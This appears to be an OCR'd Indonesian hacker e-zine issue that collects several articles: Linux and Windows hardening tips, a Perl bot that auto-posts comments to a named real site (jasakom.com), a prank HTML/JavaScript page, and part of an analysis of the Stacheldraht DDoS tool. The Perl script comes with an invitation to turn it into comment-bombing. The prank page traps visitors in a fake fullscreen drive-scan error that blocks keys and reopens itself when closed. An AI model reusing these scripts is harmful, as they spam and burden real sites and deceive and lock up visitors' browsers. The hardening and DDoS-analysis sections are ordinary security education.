situs yang dapat mereka eksploit, tergantung dari ukuran mereka. Biasanya mereka menggunakan
celah keamanan pada situs untuk mendapat akses ke situs lain ditempat anda terhubung. Penyusup
mempunyai banyak waktu untuk mencari celah tersebut dan dapat menghindari menebak bagaimana
kehandalan situs anda dengan mencoba segala kemungkinan. Juga terdapat beberapa alasan dari
penyusup yang membuat mereka tertarik dengan sistem anda.

Keamanan Boot Loader


Banyak variasi dari boot loader linux menyediakan fasilitas passwrd boot. LILO, sebagai contoh,
mempunyai password dan rules password di"minta" pada saat komputer melakukan Boot.

>Dari lilo.conf manual :
password=password
The per-image option `password=...' (see below) applies to all images.
restricted
The per-image option `restricted' (see below) applies to all images.
password=password
Protect the image by a password.
restricted

Sebuah password dibutuhkan hanya pada saat Booting bila parameter dispesifikasikan pada Command
Line, ingat baik-baik password anda, karena ini akan "sedikit" menghambat penyusup. Juga harus
anda rubah (chmod) pada /etc/lilo.conf ke "600" (hanya root yang dapat membaca dan mengubah.)

Deteksi keamanan fisik

Hal pertama yang harus anda ingat adalah ketika PC anda melakukan reboot. Linux terkenal karena
handal dan sangat stabil, sehingga bila PC anda melakukan reboot pada saat anda melakukan
Upgrade sistem, pengecekan Hardware, atau sejenisnya. Jika PC anda melakukan Reboot tanpa
dilakukan oleh anda, ini mungkin pertanda bahwa penyusup telah berhasil memasuki sistem anda.
Banyak cara yang dapat dilakukan untuk dapat memasuki sistem anda dengan cara melakukan reboot



Atau shutdown PC anda.

Lakukan pengecekan terhadap penyusupan didekat Casing atau area sekitar Computer. Mungkin
penyusup dapat menghapus jejak kehadiran mereka, sangat dianjurkan untuk melakukan pengecekan
secara menyeluruh untuk melihat kejanggalan yang mungkin atau sedang terjadi. Sangat dianjurkan
agar anda menyimpan file log pada tempat yang aman, misalnya di PC yang telah anda siapkan,
sehingga dapat berguna apabila sistem anda telah disusupi karena anda akan segera mengetahui
tanpa disadari oleh penyusup itu sendiri.


Juga diharapkan anda agar waspada terhadap Log palsu, karena dengan beberapa eksploit, maka
Syslog akan menerima masukan Log yang menyatakan bahwa itu berasal dari localhost tanpa
melakukan pengecekan dari mana asal mereka. beberapa hal yang anda harus periksa didalam Log :

Log yang pendek atau tidak lengkap
Log yang mempunyai tanggal yang ganjil
Log yang tidak sesuai dengan Polis yang anda tentukan
Laporan dari Booting atau Re-start suatu Service
Log yang hilang
Log yang tidak berada pada tempatnya (log su)

Hal berikut yang harus anda perhatikan dalam masalah keamanan sistem adalah serangan yang
berasal dari dalam sistem itu sendiri, biasanya para SysAdmin memberikan sedikit "kelonggaran"
kepada pengguna lokal, mereka dengan mudah dapat menaikkan status normal mereka ke "su" atau
"sudo" agar bisa setara dengan "root".

Keamanan Root

Hal yang sangat dicari didalam sistem anda adalah account root (superuser). Account ini
mempunyai otoritas terhadap keseluruhan sistem anda, yang bilamana juga menyertakan otoritas
terhadap PC lain didalam jaringan anda. Ingat bahwa anda hanya dapat menggunakan account root




dengan singkat, tugas yang lebih spesifik dan sebaiknya lebih banyak menggunakan account biasa.
Karena hanya dengan 1 kesalahan kecil yang dibuat ketika anda login sebagai root dapat
menyebabkan masalah, semakin sedikit waktu anda login sebagai root maka semakin aman sistem
anda.

Beberapa trik yang dapat dilakukan untuk menghindari kesalahan sewaktu login dengan root adalah
Ketika melakukan beberapa command yang komplex, usakan running itu terlebih dahulu dengan cara
yang aman, apalgi ketika command yang sedikit membahayakan, misalnya "rm *.tar.gz" sebaiknya
anda melakukan command "ls *.tar.gz" dan pastikan bahwa file yang akan dihapus adalah
benar-benar yang anda inginkan. Menggunakan echo di command yang bersifat merusak kadang kala
sangat berguna.

Jika anda benar-benar terpaksa harus mengijinkan akses kepada seseorang (mudah-mudahan yang
dapat dipercaya), ada beberapa tool yang dapat membantu. Sudo memberikan beberapa akses kedalam
sistem sebagai root. Sudo juga menyimpan beberapa Log percobaan untuk menjadi pengguna Sudo,
yang dengan sendirinya memudahkan anda untuk melakukan pelacakan siapa saja yang berusaha
menggunakan command sudo dan memantau perubahan yang terjadi.

Data dan Keamanan Sistem Data

Beberapa menit persiapan dan perencanaan kedepan sebelum membuat sistem anda online dapat
menolong keselamatan data anda dan data yang tersimpan didalam sistem, Tidak ada alasan untuk
Pengguna direktori "/home/" untuk mengijinkan program SUID/SGID berjalan dari sana. Gunakan
pilihan nosuid di "/etc/fstab" untuk pasrtisi yang dapat di baca+tulis selain dari root. Anda
dapat juga menggunakan nodev dan noexec pada partisi "/home/" seperti juga pada "/var/",
pelarangan eksekusi tersebut sedikit banyak dapat menolong sistem anda, Trust me... coz i've
been there... and K-159 too !! wakakakakakakakaka.....



Setting batas File System daripada membiarkan "tak-terbatas", Anda dapat mengontrol batas
per-pengguna untuk memanajemen penggunaan sumber daya yang ada dengan menggunakan
resource-limit modul PAM dan "/etc/pam.d/limits.conf" . Sebagai contoh pembatasan penggunaan
sumber daya sebagai berikut :

@users hard core 0
@users hard nproc 50
@users hard rss 5000

Ini berarti anda membatasi pembuatan Inti Data, membatasi penggunaan jumlah proses sampai di
50, dan membatasi penggunaan memory sampai 5M. Anda juga dapat menggunakan konfigurasi
"/etc/login.defs" untuk melakukan pembatasan yang sama.

-- eof –

*to be continued to part II

*Things u Must Do :

1.Sering check file log, misalnya /var/log/messages ,
2.Sering check system anda, kalo bisa adakan Auditing yang regular.
3.Back-Up data anda secara berkala.
4.Back-Up system anda secara berkala.
5.The final….. Trus No One !!

*REFERENSI :

Security Docs http://www.securitydocs.org
Linux-Security-HOWTO http://en.tldp.org/docs.html#howto
linux bash command http://www.ss64.com/bash/
Merupakan saduran dari berbagai sumber


*greetz to:

K-159, yudhax, y3d1ps, the_day, z3r0byt3, eCHO- Staff, Aikmel Crew,
HyDr4, mitha_cute87, mitha_moore, Co_bain (thx for CD OpenBSD 3.5),
Cmaster4, SlimJim100, blue`oxygen (bot gw :d), BoTZ, Anda Juga :d

*Thanks to:

God, eGLa, Eva, Family, My Ex-, JiPaNG (JuRaGan NeGH), slashcore (The Zen)

kirimkan kritik && saran ke blu3_oxygen@phreaker.net



AUTOMATICALLY POST-COMMENT TO WWW.JASAKOM.COM

Author: bima_ || iko94@yahoo.com
www.geocities.com/iko94
Online @ www.echo.or.id :: http://ezine.echo.or.id

Pernahkah anda sebegitu suntuknya, sehingga pengin bikin sesuatu yang menurut anda lucu :))

Kali ini penulis akan berbagi perasaan dan skrip perl yang lucu.

Anda tahu dong Jasakom (www.jasakom.com) ?
Situs ini memiliki fasilitas post-comment yang tidak memiliki security code untuk verifikasi (biasanya berupa gambar yang bertuliskan nomer acak tertentu), sehingga memungkinkan terjadinya auto post-comment oleh pengunjung maya (alias gak buka browser).
Kondisi ini memungkinkan post-comment bombing...


Kondisi ini bisa jadi merugikan bagi pemilik situs tersebut, karena :
1. Web Counternya tidak bertambah.
2. Memberatkan bandwith server (Denial of Services ?).
3. Memakan space harddisk server (DoS juga...).
4. Pengunjung gak liat iklan di situs :)
5. Database dipenuhi pesan sampah.

Skrip di bawah ini, merupakan simulasi bagaimana kita bisa menjalankan aplikasi daemon (24h 7d) yang bisa mengirimkan komentar secara otomatis ke situs jasakom apabila ada artikel atau berita yang baru di-upload.

Sekali lagi, skrip ini bukan post-comment bombing, tapi jika anda cukup punya waktu, silakan aja ubah sedikit skrip ini menjadi post-comment bombing...

Apabila kita lihat di baris komentar, banyak yang menulis hal yang lucu-lucu, sampai kotor :))


Ada juga yang kepengin agar selalu bisa kirim komentar nomer satu (letaknya paling bawah).




Nah, ini dia skrip nya agar kita bisa nongol di
urutan yang pertama di baris komentar !!!

******mulai potong di sini**********


```
#!/usr/bin/perl
#

use LWP;
use LWP::UserAgent;
use Time::localtime;
use URI::Escape;

$bannerkoe=<<END
****************************************
post comment to jasakom automatically...
[public version]
:))

by bima (iko94\@yahoo.com)
www.geocities.com/iko94

END
;
print $bannerkoe;

$agenku = "Mbahmu/1.0";
$proxy = "http://172.9.1.180:80/"; #silakan isi proxy atau di komen aja
$phile ="jazakom_simpan_id.log"; #file isi id berita terbaru
$log="status_jasakom.log"; #logging aktivitas kita
$nama =uri_escape('cikrak'); #namamu sendiri
$pass =uri_escape('cikrak1234'); #password mu sendiri
$komen =uri_escape('aku posting komen yg no 1 ?'); #silakan ganti sesuka hati
$cek=1; #untuk posting


while(1) {
$now = ctime(); #ambil waktu saat ini
&donlod; #hasilnya $togel dan $buntut
if ($togel>$buntut){
 $kirim=$togel;
} else {
   $kirim=$buntut;
}
```



```
&mbukak; #hasilnya $fh
print "\n$kirim\n";

if ($fh==$kirim) {
  printlog ("\n".$now."\tsama, situs blm di update\n");
  sleep 75; #75 detik
  }
  else {
  printlog ("\n".$now."\ntidak sama, situs sudah di update\n");
  printlog ("\nProcessing: $nama,$pass,$komen\n\n");
  &proses($nama,$pass,$komen); #proses ngirim komen
  }
printlog ("\n**************************\n");
}

sub donlod {
 $browser = LWP::UserAgent->new;
 $browser -> agent($agenku);
 $browser->timeout(45);
 $browser->proxy(http => $proxy) if defined($proxy);
 $response = $browser->get('http://www.jasakom.com/index.asp');
 $res=$response->content;
 if ($response->is_success) {
    $cok=1;
    #print $res;
    $res=~/Artikel\.asp\?ID\=(\d+)/; #berita bagian atas
    #print "\n\nnomer : ".$1;
    $togel=$1;
    $res=~/ArtikelNews\.asp\?ID\=(\d+)/; #berita bagian bawah
    $buntut=$1;
    printlog ("\nberita bagian atas = $togel\tberita bagian bawah = $buntut\n");
 }
 else {
    $cok=0;
    #die $response->status_line;
    printlog ("\ngagal donlod ".$response->status_line."\n");
 }
#
 while ($cok=0) { #jika gagal donlod
   printlog ("\ncoba donlod lagi yeee...\n");
   $response = $browser->get('http://www.jasakom.com/index.asp');
   $res=$response->content;
   if ($response->is_success) {
     $cok=1;
     #print $res;
```




```
    $res=~/Artikel\.asp\?ID\=(\d+)/; #berita bagian atas
    #print "\n\nnomer : ".$1;
    $togel=$1;
    $res=~/ArtikelNews\.asp\?ID\=(\d+)/; #berita bagian bawah
    $buntut=$1;
    printlog ("\nberita bagian atas = $togel\tberita bagian bawah = $buntut\n");
  }
  else {
    $cok=0;
    #die $response->status_line;
    printlog ("\ngagal donlod ".$response->status_line."\n");
  }
  }
}


sub proses ($nama,$pass,$komen){
 $browser = LWP::UserAgent->new;
 $browser -> agent($agenku);
 $browser->timeout(60);
 $url = 'http://www.jasakom.com/post-comment.asp?ID='.$kirim.'&Action=Save';
 $browser->proxy(http => $proxy) if defined($proxy);
 $loginpost = $url;
 $loginrequest = HTTP::Request->new(POST => $loginpost);
 $loginrequest->content_type('application/x-www-form-urlencoded');
 $loginsend = 'txtNama='.$nama.'&txtPassword='.$pass.'&txtComment='.$komen;
 $loginrequest->content-length($loginsend);
 $loginrequest->content($loginsend);
 $loginresponse = $browser->request($loginrequest);
 $logincek = $loginresponse->as_string;
 print $logincek;
 if ($logincek =~ /(500 Can\'t read entity body\: Unknown error)|(HTTP\/1\.0 411 Length
Required)/) { #verify
     printlog ("\nLogin & POS KOMEN OK\n");
     printsimpan($kirim);
     $cek=1;
  }
 else {
     printlog ("\ngagal mem POST ".$loginresponse->status_line ."\n");
     $cek=0;
  }

 while ($cek=0) {
  printlog ("\ncoba mem POST lagi yeee...\n");
  $loginresponse = $browser->request($loginrequest);
```



```
  $logincek = $loginresponse->as_string;
  print $logincek;
  if ($logincek =~ /(500 Can\'t read entity body\: Unknown error)|(HTTP\/1\.0 411
Length Required)/) { #verify
     printlog ("\nLogin & POS KOMEN OK\n");
     $cek=1;
  }
  else {
     printlog ("\ngagal mem POST ".$loginresponse->status_line ."\n");
     $cek=0;
     }
  }
}

sub mbukak {
 open(FH, $phile) || die("Cannot open the file");
 $fh=<FH>;
 close(FH);
}

sub printsimpan {
 print @_[0];
 open(lo,">$phile");
 print lo @_[0];
 close(lo);
 return;
}

sub printlog {
 print @_[0];
 open(lo,">>$log");
 print lo @_[0];
 close(lo);
 return;
}

******akhir potong di sini**********************
```

Catatan :
[-] ciptakan dulu file jazakom_simpan_id.log dng isi
kosong, sebelum skrip dijalankan.

Telah sukses dicoba di activestate perl under win.
Syarat : skrip ini harus dijalankan 24 jam sehari
7 hari seminggu, alias harus online terus.... :)



Ada satu lagi yang menjadi pertanyaan penulis, yaitu
mungkinkah proses pendaftaran user di jasakom di-otomatisasi ?

Bagaimana menurut anda ?
:))

REFERENSI :
1. http://forums.postnuke.com/index.php?name=PNphpBB2&file=viewtopic&t=25251
2. http://www.bosen.net/releases/forum/viewtopic.php?t=3
3. ActiveState ActivePerl 5.8 Documentation
4. Bukunya REGEX Steven Haryanto


*very very very special greetz to:
[+][+][+] my beloved ana [+][+][+]

*special greetz to:
[+] www.echo.or.id
[+] www.neoteker.or.id
[+] www.bosen.net
[+] om bosen
[+] om ftp_geo
[+] om tiong
[+] all #1stlink #neoteker #e-c-h-o crew @ dal net
[+] all #1stlink #romance #hackers @ centrin
[+] sj, alphacentupret, boeboe, fuzk3 kendi
[+] y3d1ps, z3r0byt3

*iko berterimakasih kepada:
[+] qq
[+] tiyox
[+] keputih group
[+] everyone who shouting the freedom

*iko tidak berterimakasih kepada:
[-] monopoli
[-] birokrasi
[-] para penjilat
[-] koruptor
[-] closed source

kirimkan kritik && saran ke iko94@yahoo.com



Melindungi password admin Windows 2000/XP

Author: Frendy || cool.net@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Berikut adalah cara - cara mengamankan password admin Windows 2000 / XP.
Ditujukan bagi admin yang membatasi fasilitas user.

1. Password BIOS supaya user tidak bisa booting ke DOS.

2. Ubah Boot Sequence selalu ke Harddisk, jangan ke CD ROM, Floppy atau USB.

3. Protect registry, sehingga user tidak bisa mengutak - atik registry ataupun men-dump SAM.

4. Protect command prompt, cmd ataupun command, untuk mencegah pengeksekusian suatu command
batch file, dsb.

5. Protect msconfig, services.msc, gpedit.msc untuk mencegah user memasukkan program ke
start-up dan melakukan tindakan - tindakan nakal lainnya.

6. Protect instalasi program : untuk mencegah user menginstall key-logger, sniffer dsb.

7. Install Service Pack dan Patch.

8. Matikan guest account dan account2 lain yang tidak diperlukan

9. Beri karakter aneh - aneh seperti +&$%&#@!~ dalam password.


10.User jangan diberi pangkat admin,

11.User hanya bisa meng-execute program2 yang diperlukan saja.
Dengan kata lain, explorer, shortcut-keys, right-click dsb dikunci semua.
Dan program2 selain yang diperbolehkan tidak bisa diexecute (dapat disetting lewat gpedit.msc).

12.Jangan teledor meninggalkan komputer ketika sedang login admin.

13.Jangan ada OS lain yang tidak dipassword, karena user dapat mengambil SAM lewat OS tsb.

14.Ini yang paling penting : password harus lebih dari 15/16 karakter.




Setahu saya, program brute force seperti SAM Inside, PWSEX, Lopth Crack tidak bisa meng-crack password lebih dari 15 karakter.

15.Ini yang tidak bisa dihindari : jika user berbuat nakal, dengan mereset BIOS lewat hardware, maka tidak ada cara lain untuk melindungi password admin. Karena SAM dapat dengan mudah di reset dengan Offline NT Password & Registry Editor yg dapat dicari di Internet.

Referensi :
Saya menulis artikel ini berdasarkan pengalaman sebagai user yang merasa terganggu dengan admin yang merasa dirinya hebat dan bertindak sewenang - wenang dengan membatasi ini itu, yang pada akhirnya harus malu pada dirinya sendiri, karena kecerobohannya sendiri.
Mohon maaf jika ada kesalahan dan kekurangan.

*greetz to:
Semua orang yang telah memberi pelajaran dan pengalaman berharga padaku.

Kritik, saran, cacian dan makian silahkan kirim ke cool.net@telkom.net.
Life is beautiful as long as you know how to satisfy urself.




Membuat fullscreen webpage iseng

Author: Frendy || cool.net@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Berikut adalah script html untuk meng-isengi pengunjung website anda.
Anda dapat mengubah kata - katanya di script ini.


```
<html>

<body onkeydown=handlePress(event) onunload="window.open(location)"
onload="start()">

<br>
<br> <br>

        <SCRIPT LANGUAGE="JavaScript">
                function handlePress(e)
                {return false;}
        </SCRIPT>

<script>

        function prcheck()
        {
         progr=1;d1=op.document.all.d2;prmsg="Scanning drive C:\ ";
         i1=setInterval("d1.innerHTML=prmsg + progr++ +\"%\"",2000);
        };

        op=window.createPopup();
        s='<body><table bgcolor="#0000F4" width="100%" height="100%"><tr
ALIGN=LEFT VALIGN=TOP><td height=157></td></tr><tr>';
        s+='<td>';
        s+='<center><b><font color="#ffffff" face="Helvetica, Arial, sans-
serif"><h2>Browser Error !!!</h2>General protection fault<br>EAX=5435 EBX=6541
EIP=*Unable to fix it<br><div id="d2">Scanning drive C:\
</div></font></b></center></td>';
        s+='</tr></table></body>';

        op.document.body.innerHTML=s;

        function oppop()
        {
```




```
                if (!op.isOpen)
                {
                 op.show(0,0,screen.width,screen.height,document.body);
                }
        }

        function start()
        {
                oppop();
                setInterval("window.focus(); {oppop();}",1);
                prcheck();
        }

</script>
</body>
</html>
```

Referensi :
Saya mendapatkan script ini dari internet dan telah saya lakukan sedikit modifikasi.

*greetz to:
Semua orang yang telah memberi pelajaran dan pengalaman berharga padaku.

Kritik, saran, cacian dan makian silahkan kirim ke cool.net@telkom.net.



"Stacheldraht" Distributed Denial of Service Attack Tool"

Author :Hilman_hands || hilman_hands@yahoo.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Pendahuluan

Berikut ini adalah suatu analisa “stacheldraht", suatu tool distributed denial of service (DDOS), yang source code-nya didapat dari " Tribe Flood Network (TFN)" sebuah tool distributed denial of service juga, dimana stacheldraht ini merupakan peyempurna dari berbagai tool DDos yang datang sebelumnya.[Catatatan: Sepanjang analisa ini menggunakan nama site, nickname, dan alamat IP yang bukan sebenarnya]

Stacheldraht (dalam bahasa Inggris disebut “barbed wire” dalam bahasa Indonesia disebut "kawat-berduri") mengkombinasikan features antara " trinoo" distributed denial of service attack tool, dengan TFN yang original. kelebihan lain dari features stacheldraht adalah adanya encryption komunikasi antara attacker dan masters, serta agen dapat meng-update dirinya sendiri secara otomatis.

Untuk informasi lebih jauh tentang trinoo dan TFN dapat dilihat di:


http://staff.washington.edu/dittrich/misc/trinoo.analysis
http://staff.washington.edu/dittrich/misc/tfn.analysis

Pada akhir Juni dan awal Juli 1999, satu atau lebih kelompok mencoba untuk menginstallasi dan menguji jaringan trinoo (Trinoo Networks) dengan membuat skala jaringan denial of service attack yang sangat luas dengan memanfaatkan jaringan di atas 2000 sistem yang telah di atur sedemikian rupa. Serangan ini melibatkan dan telah diarahkan pada sistem di sekitar bola bumi.

Pada akhir Augustus / awal bulan September 1999, fokus mulai bergeser dari trinoo ke TFN, yang diduga kode originalnya dibuat oleh Mixter. Kemudian pada akhir September / awal Oktober, suatu program yang kelihatan persis/mirip seperi TFN agen, yang kemudian dikenal sebagai "stacheldraht", mulai menunjukkan taringnya pada system-system di Eropa dan Amerika Serikat pada waktu itu. Untuk lebih jelas silakan baca di:

http://www.cert.org/incident_notes/IN-99-04.html

Seperti halnya trinoo, stacheldraht juga terdiri dari program master (handler) dan daemon, atau " bcast" (agen). Terminologi Handler/Agent telah dikembangkan di CERT Distributed System Intruder Tools workshop pada bulan November 1999, dan akan digunakan didalam analisa ini sebagai ganti dari terminology spesipik stacheldraht.



Bagi temen-teman yang ingin mengetahui lebih lanjut tentang CERT workshop report bisa di baca di (kalo kata bang Ditrich mah “sangat dianjurkan”, katanya):

http://www.cert.org/reports/dsit_workshop.pdf

Kalo kita lihat secara seksama, disana terdapat persaingan dalam pembuatan source code DDos attack tool yaitu, antara DDos attack tool “stacheldraht” dengan versi “TFN terbaru” buatan Mixter, yaitu: Tribe Flood Network 2000, atau TFN2K (==mixter gak mau kalah, takut dikira lamer kali…==)yang di release pada tanggal 21 Desember 1999.
Untuk lebih jauh mengetahui tentang TFN2K, Lihat di :

http://packetstorm.securify.com/distributed/
http://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html


Selain daripada menggunakan features “handler/agent”-nya trinoo, stacheldraht juga mempunyai features dari TFN yaitu dengan adanya features distributed network denial of service melalui ICMP flood, SYN flood, dan “smurf” style attacks. Tetapi, tidak seperti halnya dengan TFN dan TFN2K yang original, kode stacheldraht yang di analisa tidak memiliki/berisi (contain) “on demand” root shell bound ke sebuah port TCP. (hal tersebut mungkin saja didasarkan pada kode TFN lebih awal, dibanding yang telah dibuat publik oleh Mixter di pertengahan tahun 1999).

Salah satu kelemahan dari TFN adalah bahwa koneksi attacker(s) kepada master(s), yang mengendalikan network adalah dalam format clear-text, dan terlalu terfokus kepada standard TCP attack (session hijacking, RST sniping, dll.). Stacheldraht memberikan keunggulan dalam menghadapi situasi ini dengan menambahkan suatu encrypting "mirip telnet" (istilah stacheldraht) client.

Stacheldraht agen mula-mula ditemukan dalam format biner pada sejumlah system Solaris 2.x, yang dapat diidentifikasikan dengan adanya exploitasi dari bug buffer overrun di dalam servis-servis RPC " statd", " cmsd" dan " ttdbserverd".

Makefiles dalam stacheldraht berisi rules untuk Linux dan Solaris, dengan default untuk Linux (walaupun demikian code tersebut tidak bekerja secara reliable pada linux). Untuk kepentingan analisa ini, semua program telah di-compile dan di jalankan (run) di dalam system Red Hat Linux 6.0. Tetapi sejauh ini, saya hanya mengetahui bahwa Agent hanya bisa berjalan secara maksimal pada system Solaris 2.x.

Satu hal, pernyataan yang mungkin harus diperjelas didalam analisa yang akan kita lakukan, terutama didalam analisa trinoo dan Tribe Flood Network adalah bahwa distributed denial of service attack mempunyai dua phase serangan yaitu “victim” (korban) dan “attackers" (penyerang) hal tersebut digambarkan tergantung pada point of



view anda (baca artikel ini sampai selesai kemudian pahami, selanjutnya anda akan mengalami “pencerahan”…he..he..he).

Terdapat sebuah tahap di dalam inisialisasi mass-intrusion, di mana tools yang diotomatkan (agent) digunakan untuk mengkompromisasikan root dari jarak jauh (remotely) dalam jumlah yang sangat besar (yaitu, dalam beberapa ratus hingga beberapa ribu ranges) dan distributed denial of service agent ini sudah harus diinstall pada compromised system (kalo dalam bahasa indonesianya mah “system yang telah disepakati”). Ini adalah primary victim (korban utama) (dari sistem berkompromi.) Tidak satupun dari tools distributed denial of service ini yang mempunyai features yang dapat memfasilitasi compromising systems seperti layaknya stacheldraht. (compromising system = system yang telah diatur sedemikian rupa dalam sebuah atau beberapa buah jaringan sracheldraht).


Tahap Mass-Instrusion diikuti oleh phase serangan denial of service yang actual, di mana system-system yang telah dikompromisasikan (compromised systems), yaitu handler-handler dan agen-agennya digunakan untuk melakukan serangan denial of service secara raksasa dan secara terdistribusi terhadap satu atau beberapa server sites.Ini adalah secondary victims (korban kedua) dari serangan denial of service.

